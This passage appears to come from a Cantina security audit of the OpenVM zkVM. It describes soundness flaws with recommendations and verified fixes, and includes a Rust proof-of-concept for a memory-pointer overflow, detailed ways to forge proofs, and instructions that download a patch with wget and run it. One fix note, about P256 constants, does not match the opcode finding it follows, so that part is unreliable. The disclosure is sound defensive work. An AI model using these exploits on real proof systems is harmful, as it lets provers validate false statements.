Test loogs actually show that when `BranchLessThanOpcode::BLT.global_opcode()` is used in the instruction:

- This gives us a global opcode for the BLT operation.
- The chip tries to map this global opcode to a local opcode using `opcode.local_opcode_idx(self.air.offset)`.
- But we providded `Rv32LessThan256Opcode::CLASS_OFFSET` instead of `Rv32BranchLessThan256Opcode::CLASS_OFFSET`.

The overflow happens because:

- The global opcode for BLT is in the branch instruction range.
- When we subtract the wrong offset (`Rv32LessThan256Opcode::CLASS_OFFSET`), which is in a different range.
- We get an invalid result that causes arithmetic overflow.

Recommendation: The `BranchLessThanCoreChip` within the `Rv32BranchLessThan256Chip` should make use of the opcode offset specifically for the branch less than instruction, which is `Rv32BranchLessThan256Opcode::CLASS_OFFSET`. Using the less than opcode offset will result in incorrect behavior.

```
      BranchLessThanCoreChip::new(
          bitwise_lu_chip.clone(),
-         Rv32LessThan256Opcode::CLASS_OFFSET,
+         Rv32BranchLessThan256Opcode::CLASS_OFFSET,
      ),
      offline_memory.clone(),
  );
```

OpenVM: Fixed in commit 76a8c98f, the fix corrects the `GENERATOR` and `NEG_GENERATOR` constants for the P256 curve and adds tests to verify that these points lie on the curve. Additionally, the fix updates `double_-impl` for the non-zkvm environment to take account of `curve_a` when computing lambda in point doubling.

Cantina Managed: Fix verified.

3.1.20 Poseidon2 `verify_batch`: `start_top_level` is not constrained to happen only once during top level

Submitted by cergyk

Severity: High Risk

Context: air.rs#L476-L480

Description: `start_top_level` is supposed to be happening only once during top level processing, and be true during first row incorporation. However no such constraints are enforced in the code; and setting `start_top_level` in the middle of the top level process will influence the value expected as a result of the row_hash:

- poseidon2/air.rs#L460-L463:

```
let row_hash = from_fn(|i| {
    (start_top_level * left_output[i])
        + ((AB::Expr::ONE - start_top_level) * right_input[i])
});
```

Which means that a malicious prover can set the value of the incorporated row to the preimage of `left_-output[i]` (which should be `left_input[i]||right_input[i]`) provided that the length (`opened_len`) to ingest matches as well.

It is worth noting that depending on the previous row "`root_is_on_right`" value, either `right_input` or `left_input` is totally unconstrained and can be provided arbitrarily by the prover.

Recommendation: Apply the following additional checks:

- First row of top level is `incorporate_row`.
- If `local.start_top_level = 1` then `next.start_top_level = 0`.
- If `local.start_top_level = 0` then `next.start_top_level = 0`.

OpenVM: Fixed in commit d9f525b1, the fix changes the existing constraint to properly enforce `start_-top_level = 1` if and only if it's the start of a top level (meaning previous row is `end` and current row is `incorporate_row`). Previously, we only constrained that the top level has `start_top_level = 1` but never that it must be equal to 0 on non-top levels.

Cantina Managed: Fix verified.

3.2 Medium Risk

3.2.1 Bus ID collision between "Variable Range Checker" and "Memory Merkle" bus

Submitted by georg

Severity: Medium Risk

Context: extensions.rs#L591-L601

Summary: As can be seen in the snippet above, the bus IDs for `VariableRangeCheckerBus` and `MemoryMerkleBus` are the same. This allows a malicious prover to route communication on any of the two busses to the wrong chip.

Finding Description: For soundness, it is essential that busses have distinct IDs. Otherwise, they can interact. In this case, the `VariableRangeCheckerBus` handles tuples of the form `(value, num_bits)`, and the `MemoryMerkleBus` handles tuples of the form `(expand_direction, height, address_space_label, address_label, hash...)`.

These tuples have different lengths, but because they are fingerprinted as $\sum_i \text{field}_i * \beta^i$, the fingerprint of a tuple `(value, num_bits)` is the same as the fingerprint of the tuple `(value, num_bits, 0, 0, 0, 0, ...)`. For example, the tuple `(1, 16)` (a valid tuple on the `VariableRangeCheckerBus`) could be received on the `MemoryMerkleBus`, setting `expand_direction = 1`, `height = 16`, `address_space_label = 0`, `address_label = 0`, and `hash = (0, 0, ...)`.

Impact Explanation: Misrouting bus communication could break soundness in a few ways:

- The `MemoryMerkleBus` could "absorb" a range check that doesn't actually hold, allowing the prover to make false claims about the range of some value.
- Extra data could be sent to or received from the `MemoryMerkleBus`, changing the result of the Merkle Hash computation.

Likelihood Explanation: The attacker is pretty constrained though. According to our analysis:

- It would not be possible to send or receive a tuple from/to the range check chip which has non-zero entries for any but the first two fields. In particular, this means that the hash can only be zero (a value for which the prover is unlikely to know a pre-image).
- Interacting with the `MemoryMerkleBus` also affects the memory bus, which adds additional constraints.

We were not able to design an effective exploit and it is not clear if one exists. However, we only spent a limited time trying, so we believe there is still a small but significant likelihood that this can be exploited.

Recommendation: Make sure bus IDs are unique.

OpenVM: Fixed in commit 66e24f86, the fix addresses the bus index collision caused by a typo. The initial `bus_idx_max` is now set to `RANGE_CHECKER_BUS + 1`. Additionally, to prevent similar errors, we introduced a `BusIndexManager` struct to automate bus index management instead of hardcoding indices. The fix includes a unit test to verify system bus indices are as expected.

Cantina Managed: Fix verified.

3.2.2 Memory pointer can overflow in hintstore

Submitted by Leo Alt

Severity: Medium Risk

Context: mod.rs#L164-L170

Summary & Finding Description: `Hintstore` tries to prevent overflow in the memory pointer by range checking each limb to a byte. However, one can still pass a full 32-bit number and overflow BabyBear's modulus.

Impact Explanation: This allows the attacker to overwrite specifically selected memory addresses.

Likelihood Explanation: Since this function is used internally and always after new allocation, it is difficult to craft an execution path that would lead to a high address that overflows `p` being passed here, unless the attacker manages to call it directly.

Proof of Concept: The proof of concept below shows the case described above, where an attacker uses the hint function directly with an address that overflows `p`.

```
// src/main.rs
use openvm::io::read;
extern crate openvm;

use openvm_rv32im_guest::hint_buffer_u32;
extern crate openvm_rv32im_guest;

fn main() {
    let n: u32 = read();
    let old_n = n.clone();

    let p: u32 = (1 << 31) - (1 << 27) + 1;
    let addr = p as *mut u32;
    let n_ptr = &n as *const u32 as usize;
    let overflow_addr = (addr as usize) + n_ptr;
    let overflow_ptr = overflow_addr as *mut u32;

    hint_buffer_u32!(overflow_ptr, 1);

    assert!(n != old_n);
}
```

Recommendation: Constrain the last limb to 5 bits (memory addresses are constrained to 29 bits).

OpenVM: Fixed in commit 132ef85c, the fix constrains the most significant limb of the `mem_ptr` to be 5-bits, which prevents overflow by ensuring `mem_ptr <= 2^mem_pointer_max_bits`. While implementing this fix, a similar overflow vulnerability was found in `rem_words`, which was also fixed by constraining `rem_word_limbs` similarly to `mem_ptr_limbs`.

Cantina Managed: Fix verified.

3.2.3 Possibility for multiple Connector or Merkle chips

Submitted by georg

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Summary: As far as we can see, nothing prevents the prover from adding instances of the same type of chip multiple times. This allows a malicious prover to initialize / finalize memory and the execution bus multiple times, allowing them to "prove" false state transitions.

Finding Description: An OpenVM proof has the following structure (proof.rs#L13-L22):

```
pub struct Proof<SC: StarkGenericConfig> {
    /// The PCS commitments
    pub commitments: Commitments<Com<SC>>,
    /// Opening proofs separated by partition, but this may change
    pub opening: OpeningProof<PcsProof<SC>, SC::Challenge>,
    /// Proof data for each AIR
    pub per_air: Vec<AirProofData<Val<SC>, SC::Challenge>>,
    /// Partial proof for rap phase if it exists
    pub rap_phase_seq_proof: Option<RapPhaseSeqPartialProof<SC>>,
}
```

Here, the prover is free to include any number of AIRs into the `per_air` field. Each element has an `air_id` field, which allows the verifier to find the corresponding part of the verification key (including the constraints, for example).

In most cases, it is fine for two AIRs to have the same `air_id`. It just means that there are two instances of the same chip. But for the `ConnectorChip` and `MemoryMerkleChip`, this would allow a malicious prover to "prove" a false statement.

For example, the prover could add a second `ConnectorChip` in addition to the honest one, which sends and receives the initial PC, timestamp, etc. Because the same data is sent and received, this is fine from the PoV of the bus. Both chips would expose some public values, but only those of the first are looked at by the verifier. As a result, the prover could claim that the program counter has not advanced (by putting the fake chip first) when in reality it has.

A similar exploit should be possible with the `MemoryMerkleChip`: The prover could claim that the memory content has not changed during the execution of the segment, when in reality it has. (This would require adding rows to the `PersistentBoundaryChip`, which would initialize and finalize each memory cell twice).

Impact Explanation: For example, the prover could skip any memory write of their choice, by putting it into its own segment and claiming that the memory content has not changed.

Likelihood Explanation: This should be possible for any program that is proved with continuations enabled.

Proof of Concept: Due to the complexity of adding a chip at runtime and proving it end-to-end, we only sketch why we believe that the attack described above is possible.

Recursive verification performs the following steps:

- `assert_required_air_for_app_vm_present` (called in mod.rs#L68) checks that the 0th AIR is a Program AIR, the 1st is a Connector AIR and the 3rd is a Merkle AIR. This does not prevent more chips to have the same type though.
- `get_connector_pvs` and `get_memory_pvs` (mod.rs#L107-L140) get the public values of the 1st and 3rd AIR respectively. Note that this ignores any public values of other chips, even when they have the same `air_id`.
- `assert_or_assign_connector_pvs` (mod.rs#L49-L72) makes sure that adjacent initial and final PCs of adjacent segments are consistent (among other things).
- `assert_or_assign_memory_pvs`(mod.rs#L74-L91) makes sure that adjacent initial and final memory Merkle roots of adjacent segments are consistent (among other things).

Recommendation: There should be verifier checks to make sure that these chips are not added multiple times by the prover.

OpenVM: Fixed in commit 82167742, the fix adds a check in the rust verifier to ensure that all `air_ids` are distinct. Previously, this was only caught in the recursive verifier but not in the rust verifier, which could have allowed a malicious prover to initialize/finalize memory and execution bus multiple times.

Cantina Managed: Fix verified.

3.2.4 Weak Fiat-Shamir Implementation for the LogUp Phase allows crafting Backdoored Circuits

Submitted by techiepriyansh

Severity: Medium Risk

Context: *[Affected Repo*: `openvm-stark-backend`]*

Description: In the LogUp phase, the `fields` of an `Interaction` can be any arbitrary expressions over the values of the main trace and pre-processed columns.

- crates/stark-backend/src/interaction/mod.rs:29.

While sampling the challenges (alpha and beta) for the LogUp phase, only the commitments from the main trace, pre-processed columns and public inputs are observed. In particular, the evaluated values of the `fields` (expressions) used in the `Interactions` are NOT observed for sampling these challenges. Meaning that these challenges don't depend on the `fields` expressions at all! This allows us to craft the `fields` expressions such that for a given choice of the main trace, we can prove false `Interactions`. Thereby, allowing us to embed backdoors in circuits:

- crates/stark-backend/src/interaction/fri_log_up.rs:100 challenges for the LogUp phase already sampled here.
- crates/stark-backend/src/interaction/fri_log_up.rs:351 `fields` expressions are finally evaluated here.

Root cause: Weak Fiat-Shamir implementation. Complete information about the circuit (specifically that of `Interations`) is not encoded and observed before sampling the challenges.

Impact: Malicious circuit authors, for their choice of public input and main trace, can create backdoored circuits. These circuits allow proving false `Interaction`s (and thus, false statements) for the malicious author's specific choice of the public input and main trace.

These backdoors (`fields` expressions) may be crafted in a variety of different of ways. With some creativity, they can be cleverly concealed within a typical ZK circuit, which is likely already quite complex.

Please note that for a third-person, who is not the circuit author, proving false `Interaction`s is still as hard as before. Only the circuit author finds it easier to prove false `Interaction`s for these backdoored circuis.

Proof of Concept: Proof of concept patch over `openvm-stark-backend` is available at gist b0f250e4.

- Instructions to run the proof of concept:

```
git clone https://github.com/openvm-org/stark-backend.git
cd stark-backend
git checkout 81b25d793c5ac2c34e5b90b1c9b724ac5e1b5e12
wget https://gist.githubusercontent.com/techiepriyansh/b0f250e463261d41637ee73a5baa19cc/raw/ab2b66378b3 ⌋
↪   cac8ad3783c07e77c3fc7226b3776/0001-Audit-Interaction-vuln-PoC.patch
git apply 0001-Audit-Interaction-vuln-PoC.patch
cargo test --package openvm-stark-backend --test integration_test --
↪   vuln_interaction::vuln_interaction_poc --exact --show-output
```

For the proof of concept we make use of two chips connected over a bus. The first chip is a `DummyInteractionChip` with a single row that receives the five fields `[1, 1, 1, 1, 1]` with multiplicity 1. The second chip is a `VulnInteractionChip` that is initially equivalent to the `DummyInteractionChip` except that it sends the five fields `[1, 1, 1, 1, 1]` (referenced from the main trace columns) with multiplicity 1.

Right now, the witnesses are sound and the circuit is correct. We run the prover/verifier for the circuit and note the values of `alphas` and `betas` sampled during the LogUp phase.

Now we change the `VulnInteractionChip` to instead send the five fields `[1 * coeffs[i] for i in range(5)]` with multiplicity 1. Here the `1`s are referenced from the main trace columns as before but the `coeffs[i]` are hardcoded in the expression for the `Interaction`.

Note that if we now set the `coeffs` to something like `[2, 2, 2, 2, 2]` without changing the witnesses, the witnesses are no longer sound and the proving/verification fails. But surprisingly, the values of `alphas` and `betas` sampled during the LogUp phase are the same as before! This is because these challenges don't depend on the `fields` expressions.

Now, if we can find the `coeffs` given the `alphas` and `betas` such that the `Interaction` holds even for unsound witnesses, we have a backdoored circuit.

From the LogUp expression, we just need to solve for `coeffs` in the equation `sum([(coeffs[i] - 1) * betas[i]]) == 0` and find a solution other than `[1, 1, 1, 1, 1]`. A nuance is that the `coeffs` must lie in the base field whereas the `betas` lie in the extension field. This is a simple problem of finding a linear dependence relation between the five 4-dimensional vectors (the `betas` in the degree 4 extension field) over the base field.

Finally, if we plug in the values of `coeffs` as calculated above, the `Interaction` holds for our unsound witness `[1, 1, 1, 1, 1]` and the proving/verification passes. We have successfully crafted a backdoored circuit.

Recommendation: Either of the following can be done to mitigate this vulnerability:

1. Evaluate the `fields` expressions, commit them and observe them before sampling the challenges for the LogUp phase.
2. Encode the complete information about the circuit (including that of `Interation`s) as a hash (,etc.) and observe it at the very beginning.

OpenVM: Fixed in commits fdb808be and 77057f51, the fix protects against weak Fiat-Shamir by requiring the honest circuit creator to generate a hash commitment to the constraints and other configuration data at keygen time. This hash commitment is observed at the start of the Fiat-Shamir transcript, ensuring the challenger observes something that commits to the full computational statement.

Cantina Managed: Fix verified.